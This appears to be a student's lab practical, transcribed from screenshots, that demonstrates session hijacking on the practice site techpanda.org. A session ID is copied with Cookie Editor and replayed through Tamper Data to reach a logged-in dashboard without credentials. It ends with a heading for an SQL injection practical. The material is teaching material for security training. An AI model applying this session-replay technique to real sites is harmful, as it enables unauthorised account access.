
After that you will also be able to see that tamper data extensions has been added to your firefox

(1)Install cookie


(2)editor for firefox from the link: <https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/> and click on "Add to firefox" Tab



you will be able to see that the cookie-editor has been added to your firefox extension.



(1) Go to <http://www.techpanda.org/> a page as shown below will appear




(2) Enter the following Email and password:


Email: admin@google.com

password: Password2010

and after that click on submit.



After you click on "Submit" Button a page as shown below will appear



(3) now open the cookie editor which you had installed earlier, copy and paste the PHPSESSIONID and also copy and paste the dashboard url into any text document.

Dashboard | Personal Contacts Manager v1.0

[Add New Contact](#)

ID	First Name	Last Name	Mobile No	Email
1	myname	jenefry	9898989898	admin@gmail.com
1	sachin	raj	7894561234	xxxx@xxxx.diaside
5092	Dar	Malden	87635444242	dermadian@octopus.ps
5093	someone	somewhere	some number	someone@somewhere.com
5094	vef	add	asdf	ee@df.c
5095	ya	wut	wfweedve	someone@somewhere.com
5096		w	w	someone@somewhere.com
5097		w	w	someone@somewhere.com

Total Records Count: 8

Cookie Editor

PHPSESSID

Value: so4etd5365qfs4mp90ro3krh27


Untitled - Notepad

so4etd5365qfs4mp90ro3krh27


http://www.techpanda.org/dashboard.php

(4) After performing step(6) close the Dashboard tab but dont log out from the dashboard.

(5) Now open the browser>options>privacy and security>Cookies and site data and then click on "clear data"




(6) Now open the tamper data menu.




after that it will ask you "Start tamper data?" Click on "Yes"


(7) Now copy and paste the dashboard url which you had stored it in your text file earlier



(8) A pop up will appear as shown below . Click on "ok"



(9) After that another pop up as shown below will appear . click on "OK"



(10) After that another pop up will appear wherein in the "cookie" section you will have to paste the PHPSESSIONID which you had previously stored it in text file. and after that click on "Ok"

(11) you should be able to see the logged in dashboard directly without logging in.

Get a Firefox Account - Keep | Dashboard | Personal Contacts | X

www.techpanda.org/dashboard.php

Dashboard | Personal Contacts Manager v1.0

[Add New Contact](#) [Log Out](#)

ID	First Name	Last Name	Mobile No	Email	Actions
1	myname	jenefry	9890989898	admin@gmail.com	
1	sadsad	qghh	789-561234	xxx@xxx.dcsdcsd	Edit
5092	Dads	Maiden	87635444242	derlmadien@ocupus.ps	Edit
5093	someone	somewhere	some number	someone@somewhere.com	Edit
5094	wef	asdf	asdf	ee!@f.c	Edit
5095	ya	wut	wlwedfue	someone@somewhere.com	Edit
5096	w	w		someone@somewhere.com	Edit
5097		w	w	someone@somewhere.com	Edit
5098	LEO	D COSTA	6969696969696	leobkchicai@gmail.com	Edit
5099	apwawawaw	waswawss	1239874562	xx@xxx.xx	Edit

Total Records Count: 10


Activate Windows
Go to PC settings to activate Windows.

9:47 AM
3/25/2019


Practical no 8:

Aim: Perform SQL Injection Attack.

